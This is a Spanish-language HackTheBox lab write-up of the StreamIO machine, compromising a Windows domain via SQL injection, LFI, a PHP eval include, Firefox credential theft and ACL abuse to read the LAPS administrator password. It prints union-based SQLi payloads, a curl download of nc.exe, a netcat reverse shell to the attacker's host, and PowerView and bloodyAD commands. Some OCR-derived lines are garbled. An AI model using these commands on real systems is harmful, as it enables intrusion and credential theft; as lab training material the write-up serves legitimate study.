

# StreamIO (HackTheBox)

Máquina: StreamIO

SO: Windows

IP: 10.10.11.158

Fecha: 2025-11-05

Herramientas: Ping, Nmap, Hydra, Hashcat, Ffuf, BurpSuite, Nc, SQLCMD, Evil-WinRM, Crackmapexec, BloodHound-python, BloodHound, BloodyAD

Dificultad: Medium

## Resumen

La máquina a la que nos enfrentaremos hoy se llama StreamIO, se puede encontrar en Hack The Box Labs.

Esta máquina, a pesar de ser dificultad Media, no es complicada. Solo requiere revisar todo cautelosamente.

Nos encontraremos SQLi, LFI, muchas credenciales en bases de datos, algunas credenciales en texto plano y vulnerabilidad explotable en las reglas ACLs del Active Directory.

Finalmente, obtendremos las credenciales de administrador a través de LAPS.

## Proceso

### 1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.

```
[root@kali)-[/home/kali/Desktop/Workstation]
# ping -c 4 10.10.11.158
PING 10.10.11.158 (10.10.11.158) 56(84) bytes of data.
64 bytes from 10.10.11.158: icmp_seq=1 ttl=127 time=40.9 ms
64 bytes from 10.10.11.158: icmp_seq=2 ttl=127 time=40.9 ms
64 bytes from 10.10.11.158: icmp_seq=3 ttl=127 time=41.1 ms
64 bytes from 10.10.11.158: icmp_seq=4 ttl=127 time=117 ms

--- 10.10.11.158 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 40.883/60.042/117.265/33.037 ms
```

Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
(root㉿kali)-[~/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puerstos.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:04 CET
Nmap scan report for 10.10.11.158
Host is up, received user-set (0.043s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
53/tcp    open  domain      syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc       syn-ack ttl 127
139/tcp   open  netbios-ssn syn-ack ttl 127
389/tcp   open  ldap        syn-ack ttl 127
443/tcp   open  https       syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5    syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl     syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman       syn-ack ttl 127
9389/tcp  open  adws        syn-ack ttl 127
```

Parámetros:

- **-sS:** Syn-Scan, usa solo la primera fase del 3WayHandshake
- **-n:** Evitamos hacer DNS Resolution
- **-Pn:** Evitamos hacer Host Discovery
- **--min-rate 5000:** Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- **--disable-arp-ping:** Evitamos ARP Discovery
- **--reason:** Estado del puerto
- **-oN:** Salida normal de Nmap

Puertos UDP:

```
(root㉿kali)-[~/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:04 CET
Nmap scan report for 10.10.11.158
Host is up, received user-set (0.043s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT      STATE SERVICE      REASON
53/udp    open  domain      udp-response ttl 127
88/udp   open  kerberos-sec udp-response ttl 127
123/udp  open  ntp         udp-response ttl 127
389/udp  open  ldap        udp-response ttl 127
```

Parámetros:

- **-sU:** UDP-Scan

## Versiones:

```
[root@kali]~[/home/kali/Desktop/Workstation]
# nmap -sCV -O -p53,80,88,135,593,139,445,389,636,443,464,3268,3269,5985,9389 -oN versiones.txt 10.10.11.158
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:08 CET
Nmap scan report for 10.10.11.158
Host is up (0.12s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-05 16:08:18Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Not valid before: 2022-02-22T07:03:28
| Not valid after:  2022-03-24T07:03:28
| tls-alpn:
|_ http/1.1
|_ http-title: Not Found
|_ssl-date: 2025-11-05T16:09:13+00:00; +7h00m04s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf     .NET Message Framing
```

(SNIP...)

## Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

A continuación se revisaron todos los servicios de los puertos encontrados en Nmap, pero no se consiguió nada.

De tal modo, que empezamos la enumeración del servicio Web (https).

## 2. Explotación

### 1. https://streamIO.htb

Se identificaron posibles usuarios del sistema, además de un login de usuarios.

Barry

Oliver

Samantha

*Al final estos usuarios no serán de utilidad*

Username

Password

2. <https://watch.streamIO.htb>

En el subdominio de streamIO se detecto un fichero php "search.php" vulnerable a SQL Inyection.

Search for a movie:

The screenshot shows a search interface with a dark background. At the top is a search bar containing the text "';-- -". To the right of the search bar is a blue "Search" button. Below the search bar is a heading "Search for a movie:". Underneath this heading is a list of movie results. Each result is contained within a rounded rectangular box. The first result is "Snatch" (2000), followed by "X-Men" (2000). Both results have a "Watch" button to their right. Below these results, there is a partial result "(SNIP...)".

Movie	Year	Action
Snatch	2000	Watch
X-Men	2000	Watch
(SNIP...)		

Lo primero que hicimos fue enumerar las columnas presentes en la consulta, pero con la técnica de "order by" no nos fue posible.

**Malicious Activity detected!! Session Blocked for 5 minutes**

De otro modo se aplicó otro método para enumerar y crear una consulta válida.

Search for a movie:

The screenshot shows a search interface with a dark background. At the top is a search bar containing the text "500' union select 1,2,3,4,5,6 -- -". To the right of the search bar is a blue "Search" button. Below the search bar is a heading "Search for a movie:". Underneath this heading is a list of movie results. The first result is "2" (3), followed by "(SNIP...)". The result "2" has a "Watch" button to its right.

Movie	Year	Action
2	3	Watch
(SNIP...)		

Entonces, una vez con acceso al sistema, se investigó que datos podíamos sacar.

## Search for a movie:

```
500' union select 1,@@version,3,4,5,6 ---
```

Search

Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64) Sep 24 2019  
13:48:23 Copyright (C) 2019 Microsoft Corporation Express Edition  
(64-bit) on Windows Server 2019 Standard 10.0 (Build 17763: ) 3  
(Hypervisor)

Watch

## Search for a movie:

```
500' union select 1,name,3,4,5,6 FROM master.dbo.sysdatabases;---
```

Search

```
500' union select 1,name,3,4,5,6 from master.dbo.sysdatabases;---
```

master

3 Watch

model

3 Watch

msdb

3 Watch

STREAMIO

3 Watch

streamio\_backup

3 Watch

tempdb

3 Watch

## Search for a movie:

```
500' union select 1,table_name,3,4,5,6 from streamio.information_schema.tables;-- -
```

Search

```
500' union select 1,table_name,3,4,5,6 from streamio.information_schema.tables;-- -
```

movies

3 Watch

users

3 Watch

## Search for a movie:

```
1,column_name,3,4,5,6 from streamio.information_schema.columns where table_name='users';-- -
```

Search

```
500' union select 1,column_name,3,4,5,6 from streamio.information_schema.columns where tab...
```

id

3 Watch

is\_staff

3 Watch

password

3 Watch

username

3 Watch

## Search for a movie:

```
500' union select 1,CONCAT(username, ':', is_staff, ':', password),3,4,5,6 from users ---
```

Search

```
500' union select 1,CONCAT(username, ':', is_staff, ':', password),3,4,5,6 from users -- -
```

admin : 0 : 665a50ac9eaa781e4f7f04199db97a11

3 Watch

Alexendra : 1 : 1c2b3d8270321140e5153f6637d3ee53  
(SNIP...)

3 Watch

Finalmente, se consiguió un listado de usuarios con credenciales en MD5.

Pudimos obtener los hashes e intentar romperlos con "CrackStation", de los cuales 12 hashes

de 30 fueron comprometidos.

```
1 admin : 665a50ac9eaa781e4f7f04199db97a11 : paddpadd
2 Barry : 54c88b2dbd7b1a84012fabc1a4c73415 : $hadoW
3 Bruno : 2a4e2cf22dd8fcb45adcb91be1e22ae8 : $monique$1991$
4 Clara : ef8f3d30a856cf166fb8215aca93e9ff : %%clara
5 Juliette : 6dcfd87740abb64edfa36d170f0d5450d : $3xybitch
6 Lauren : 08344b85b329d7efd611b7a7743e8a09 : ##123a8j8w5123##%
7 Lenord : ee0b8a0937abd60c2882eacb2f8dc49f : physics69i
8 Michelle : b83439b16f844bd6ffe35c02fe21b3c0 : !?Love?!123
9 Sabrina : f87d3c0d6c8fd686aacc6627f1f493a5 : !!sabrina$%
0 Thane : 3577c47eb1e12c8ba021611e1280753c : highschoollmusical
1 Victoria : b22abb47a02b52d5dfa27fb0b534f693 : !5psycho8!
2 yoshihide : b779ba15cedfd22a023c4d8bcf5f2332 : 66boysandgirls..%
```

Con los nuevos usuarios obtenidos se probó de acceder a los servicios enumerados por Nmap, pero no logramos nada nuevo.

Entonces recordamos que en <https://StreamIO.htb> hay un login, y lo atacaremos usando "Hydra".

```
[root@kali]~-[~/home/kali/Desktop/Workstation]
└# hydra -L usuarios.txt -P contraseñas.txt streamIO.htb https-post-form '/login.php:username=^USER^&password=^PASS^:F=Login failed'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-05 13:03:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 144 login tries (l:12/p:12), ~9 tries per task
[DATA] attacking https://streamIO.htb:443/login.php:username=^USER^&password=^PASS^:F=Login failed
[443][http-post-form] host: streamIO.htb login: yoshihide password: 66boysandgirls..
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-05 13:03:53
```

*La parte de USER&PASS se obtuvo en BurpSuite*

Una vez tuvimos acceso al directorio "Admin", se volvió a enumerar directorios y parámetros.

Se identificó que el parámetro de la clave "debug" es vulnerable a LFI. Por lo tanto se obtuvo el contenido de "master.php" mediante PHP Wrapper (`php://filter`).

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

## Admin panel

## User management

## Staff management

## Movie management

[Leave a message for admin](#)

this option is for developers  
onlyPGgxPk1vdmlIIG1hbmFnBwVudDwvaDE+DQo8P3BocA0KaWYoIWRIZmluZWQoJ2luY2x1ZGVkJykpDQoJZGIIKJPbmx5IGFjY2Vzc2FibC  
Pg0KDQo8ZG12Pg0KCTxkaXYgY2xhc3M9ImZvcm0tY29udHjbvC1gc3R5bGU9ImhlaWdodDogM3JlbTsIPg0KCQk8aDQgc3R5bGU9ImZsb2FC  
PiI+DQoJCQkjPGlucHV0IHR5cGU9InN1Ym1pdCIgY2xhc3M9Imj0biBidG4tc20gYnRuLXByaW1hcniIHzbHVIPSJEZWxldGUIPg0KCQkjPC9r  
cGhwDQp9DQokcXVlcngkPSAc2VsZWN0ICogZnJvbSB1c2VycyB3aGVyZSBpc19zdGFmZiA9IDEiOw0KJHJcyA9IHNxbHNydl9xdWVyeSgkaG  
PjwvaDQ+DQoJCTxkaXYg3R5bGU9ImZsb2F0OnjpZ2h0O3BhZGRpbmctcmInaHQ6ID1I1cHg7Ij4NCgkjCTxmb3JtIG1IdGhvZD0iUE9TVCi+DC  
cGhwDQppZighZGVmaW5IZCgnaW5jbHVkZWQnKSkNCgikaWUoIk9ubHkgYWNgjZXNzYWlsZSB0aHjvdWdoIGluY2x1ZGVzIik7DQppZihpc3I  
PjwvaDQ+DQoJCTxkaXYg3R5bGU9ImZsb2F0OnjpZ2h0O3BhZGRpbmctcmInaHQ6ID1I1cHg7Ij4NCgkjCTxmb3JtIG1IdGhvZD0iUE9TVCi+DC  
cGhwIGVjaG8gjHjvd1snaWQnXTsgPz4iPg0KCQkjCTxpbnB1dCB0eBIPSJzdWJtaXQiIGNsYXNzPSJidG4gYnRuLXNtIGj0bi1wcmltYXj5iB2YW.  
cGhwDQp9ICMgd2hpbGUGzW5kDQo/  
Pg0KPGjyPxocj48YnI+DQo8Zm9ybSBtZXRob2Q9IIBPU1QiPg0KPGlucHV0IG5hbWU9ImluY2x1ZGUiIGhpZGRlbj4NCjwvZm9ybT4NCjw/  
cGhwDQppZihpc3NldCgkX1BPU1Rbj2luY2x1ZGUuXSkpDQp7DQppZigkX1BPU1Rbj2luY2x1ZGUuXSahPT0gImluZGV4LnBocCIgKSANCmV  
Pg==

Una vez decodificado, se identificó un parámetro pasado por POST dentro de "master.php".

```
if(isset($_POST['include']))  
{  
if($_POST['include'] != "index.php" )  
eval(file_get_contents($_POST['include']));  
else  
echo(" — ERROR — ");
```

A continuación, se usó BurpSuite para injectar código a través del parámetro POST.

Se crearon unos ficheros para ejecutar comandos dentro del sistema Windows.

```
(kali㉿kali)-[~/Desktop/Workstation]  
└─$ cat algo1.php  
system("whoami");inetpub\streamio.htb  
  
(kali㉿kali)-[~/Desktop/Workstation]  
└─$ cat algo2.php  
system("curl http://10.10.16.3:8000/nc.exe-u o nc.exe");  
02/23/2022 02:16 AM . 1,357 about_include.php  
(kali㉿kali)-[~/Desktop/Workstation]  
└─$ cat algo3.php  
system("nc.exe 10.10.16.3 4443 -e1cmd.exe");ct_include.  
02/22/2022 02:49 AM . 2,908 contact.php  
  
(kali㉿kali)-[~/Desktop/Workstation]  
└─$ cat algo4.php  
system("dir");  
02/21/2022 02:49 AM . 1,812 header_include.php  
  
(root㉿kali)-[/home/kali/Desktop/Workstation]  
└─# python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
POST /admin/?debug=master.php HTTP/2  
Host: streamio.htb  
Cookie: PHPSESSID=epjobivt66t0jdl1kbt8f5kvg9  
User-Agent: Mozilla/5.0 (X11; Linux x86_64;  
rv:128.0) Gecko/20100101 Firefox/128.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=  
0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: none  
Sec-Fetch-User: ?1  
Priority: u=0, i  
Te: trailers  
Content-Length: 40  
Content-Type: application/x-www-form-urlencoded  
  
include=http://10.10.16.3:8000/alg01.php
```

Ejecutamos los ficheros PHP para obtener una shell

```
[root@kali]~[/home/kali/Desktop/Workstation]
# nc -nvlp 4443
listening on [any] 4443 ... competitiv...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.158] 49281
Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\streamio.htb\admin>whoami
whoami
streamio\yoshihide
```

En la sesión shell obtenida, se identificó una credencial en "register.php".

```
$connection = array("Database" =>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
```

No nos fue posible conectar externamente desde nuestra máquina Kali, pues solo se pudo acceder internamente.

```
[root@kali]~[/home/kali]
# impacket-mssqlclient streamIO.htb/db_user@10.10.11.158
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
c:\inetpub\streamio.htb>
Password:
Traceback (most recent call last):
  File "/usr/share/doc/python3-impacket/examples/mssqlclient.py", line 97, in
    ms_sql.connect()
  File "/usr/lib/python3/dist-packages/impacket/tds.py", line 540, in connect
    sqlcs.sock.connect(sa)
               ^
TimeoutError: [Errno 110] Connection timed out
```

Se identificó que en el sistema Windows se podía usar la herramienta "SQLCMD" para acceder a la Base de datos MSSQL.

```
c:\inetpub\streamio.htb>sqlcmd
sqlcmd
               ^~~~~
; TimeoutError: [Errno 110] Connection timed out
quit
```

Finalmente, aplicando los mismos métodos que en la anterior SQLi pudimos obtener otro listado de Hashes, entre ellos el usuario nikk37 (usuario interno de Windows).

1 nikk37	389d14cb8e4e9b94b137deb1caf0612a
2 yoshihide	b779ba15cedfd22a023c4d8bcf5f2332
3 James	c660060492d9edcaa8332d89c99c9239
4 Theodore	925e5408ecb67aea449373d668b7359e
5 Samantha	083ffae904143c4796e464dac33c1f7d
6 Lauren	08344b85b329d7efd611b7a7743e8a09
7 William	d62be0dc82071bcc1322d64ec5b6c51
8 Sabrina	f87d3c0d6c8fd686aacc6627f1f493a5

Con la pagina web CrackStation se obtuvo la credencial.

389d14cb8e4e9b94b137deb1caf0612a	md5	get_dem_girls2@yahoo.com
----------------------------------	-----	--------------------------

Fue posible acceder al sistema Windows con la herramienta "evil-winrm" y el usuario "nikk37".

```
[root@kali]~[~/Desktop/Workstation]
# evil-winrm -i 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: underline

Data: For more information, check Evil-WinRM GitHub: https://github.com/evanw/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nikk37\Documents> whoami
streamio\nikk37
```

Al ejecutar "WinPEASx64.exe" se identificaron credenciales Firefox almacenadas en el sistema.

Para rescatar estas credenciales se necesita tango "login.json" como "key4.db".

```
*Evil-WinRM* PS C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> type logins.json
>{"nextId":5,"logins":[{"id":1,"hostname":"https://slack.streamio.hbt","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECG2cZGM1+s+hBAiQvduUzzPkCw==","encryptedPassword":"MEIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECKA5q3v2TxvuBBjtXiyW2UjOBvrg700JOU1yfrb0EnMRelw=","guid":"{9867a888-c468-4173-b2f4-329a1ec7fa60}","encType":1,"timeCreated":1645526456872,"timeLastUsed":1645526456872,"timePasswordChanged":1645526456872,"timesUsed":1},{id":2,"hostname":"https://slack.streamio.hbt","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECOMuru7zbEb0BAiinvqXr8Trkg=","encryptedPassword":"MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECOXW0KzZtfWBARYsMPvSrUwx8+QfJdxzT+","guid":"{739bd2a5-5fec-4e08-97d2-3c619bf02be2}","encType":1,"timeCreated":1645526470377,"timeLastUsed":1645526470377,"timePasswordChanged":1645526470377,"timesUsed":1},{id":3,"hostname":"https://slack.streamio.hbt","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPtPfu0BoOfABBDVCjdAdstUxzB619DCqv0w","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECocciyfDsthBBM3YSuhBsW3roo3l3z0UuF","guid":"{a98a87bc-86aa-489c-9227-d6579ab5148b}","encType":1,"timeCreated":1645526484137,"timeLastUsed":1645526484137,"timePasswordChanged":1645526484137,"timesUsed":1},{id":4,"hostname":"https://slack.streamio.hbt","httpRealm":null,"formSubmitURL":"","usernameField":"","passwordField":"","encryptedUsername":"MDIEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECB1j+gQdxzIuBAG00o/N3J2MrQ=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNt0zddW+/h7BBCBgoQVGaDDQjF2Ip0el/Td","guid":"{2be21548-7c50-42f0-8ef6-b33b1e77f150}","encType":1,"timeCreated":1645526511842,"timeLastUsed":1645526511842,"timePasswordChanged":1645526511842,"timesUsed":1}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
```

```
[venv]-(root@kali)~[~/Desktop/Workstation/firepwd]
# python3 firepwd.py | grep https
https://slack.streamio.hbt:b'admin',b'JDg0dd1s@0p3cr3@t0r'line
https://slack.streamio.hbt:b'nikk37',b'n1kk1sd0p3t00:'
https://slack.streamio.hbt:b'yoshihide',b'paddpadd@12'
https://slack.streamio.hbt:b'JDoggd',b'password@12'
```

Se obtuvo la credencial del usuario "JDoggd" con "crackmapexec".

```
(venv)-(root@kali)~[~/Desktop/Workstation] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:stream
# crackmapexec smb 10.10.11.158 -u cont2 -p pass2
SMB 10.10.11.158 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:stream
rue) (SMBv1=False)
SMB 10.10.11.158 445 DC [-] streamIO.hbt\admin:JDg0dd1s@0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\admin:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\admin:paddpadd@12 STATUS_LOGON_FAILURE (domain:stream
SMB ) (SMBv1=True) 10.10.11.158 445 DC [-] streamIO.hbt\admin:password@12 STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\nikk37:JDg0dd1s@0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\nikk37:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\nikk37:paddpadd@12 STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\nikk37:password@12 STATUS_LOGON_FAILURE
SMB ticket 10.10.11.158 445 DC db_user@10.10.11.158%$DC$00000000000000000000000000000000 [-] streamIO.hbt\yoshihide:JDg0dd1s@0p3cr3@t0r STATUS_LOGON_FAILURE
SMB 10.10.11.158 445 DC [-] streamIO.hbt\yoshihide:n1kk1sd0p3t00:) STATUS_LOGON_FAILURE
SMB wordlist 10.10.11.158 445 DC [-] streamIO.hbt\yoshihide:paddpadd@12 STATUS_LOGON_FAILURE
SMB rebase 10.10.11.158 445 DC [-] streamIO.hbt\yoshihide:password@12 STATUS_LOGON_FAILURE
SMB file 10.10.11.158 445 DC [-] streamIO.hbt\JDoggd:JDg0dd1s@0p3cr3@t0r
```

### 3. Post-Explotación


Como no se encontró nada nuevo con el usuario "JDdogg" se procedió a investigar las reglas ACL con BloodHound.

```
[root@kali)-[~/home/kali/Desktop/Workstation]
└ # bloodhound-python -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' -d streamIO.htb -ns 10.10.11.158 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: streamio.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (errno 8)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.streamio.htb
INFO: Found 8 users
INFO: Found 54 groups
INFO: Found 4 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.streamIO.htb
INFO: Done in 00M 13S
INFO: Compressing output into 20251105173707_bloodhound.zip
```

Se identificó que el usuario "JDgodd" tiene permisos WriteOwner sobre "Core Staff".

Que a su vez, "Core Staff" tiene permisos LAPS sobre el dominio.

Es decir, que podemos obtener las credenciales de administrador.



Por lo tanto, asignaremos "JDgodd" dentro del grupo y luego obtendremos la credencial de Administrador.

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\nikk37\Documents> $SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\nikk37\Documents> $Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd', $SecPassword)

*Evil-WinRM* PS C:\Users\nikk37\Documents> Set-DomainObjectOwner -Identity 'CORE STAFF' -OwnerIdentity JDgodd -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainObjectAcl -AddDomainObjectAcl -TargetIdentity "CORE STAFF" -PrincipalIdentity JDgodd -Cred $cred -Rights All
*Evil-WinRM* PS C:\Users\nikk37\Documents> Add-DomainGroupMember -Identity 'CORE STAFF' -Members 'JDgodd' -Cred $cred
*Evil-WinRM* PS C:\Users\nikk37\Documents> net user JDgodd
(SNIP...)
Global Group memberships: *Domain Users      *CORE STAFF
```

Con la herramienta "bloodyAD" se obtuvo la credencial de administrador.

```
[venv)-(root@kali)-[~/home/kali/Desktop/Workstation]
└ # bloodyAD --host 10.10.11.158 -d streamIO.htb -u JDgodd -p JDg0dd1s@d0p3cr3@t0r get search --filter '(ms-mcs-admpwdexpirationtime=*)' --
attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
distinguishedName: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: c;eshH9g842$bb
ms-Mcs-AdmPwdExpirationTime: 134069183655934004
```

```
(venv)-(root@kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.158 -u Administrator -p 'c;eshH9g842$bb'
└─[root@kali ~]─[~/Desktop/Workstation]
Evil-WinRM shell v3.7ent streamIO.htb/db_user@10.10.11.158
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated comp
Warning: Remote path completions is disabled due to ruby limitation:
Password:
Data: For more information, check Evil-WinRM GitHub: https://github.c
if
Info: Establishing connection to remote endpoint
*Evil-WinRM*(PS C:\Users\Administrator\Documents> whoami
streamio\administrator
```

## Conclusiones

Al finalizar esta máquina, pudimos anotar los puntos fuertes que contiene este sistema, así como los más débiles.

Partes fuertes.

1. Usuarios Guest y Anonymous deshabilitados en todos los servicios
2. Política de credenciales estable (13/38 credenciales se comprometieron)
3. No se encontró vulnerabilidades por versiones viejas
4. Buena separación de usuarios y credenciales entre servicios

Partes a mejorar.

1. Input vulnerable a SQLi en subdominio 'watch'
2. Parámetro vulnerable a LFI
3. Credenciales en texto plano
4. Revisar reglas ACL en todo el dominio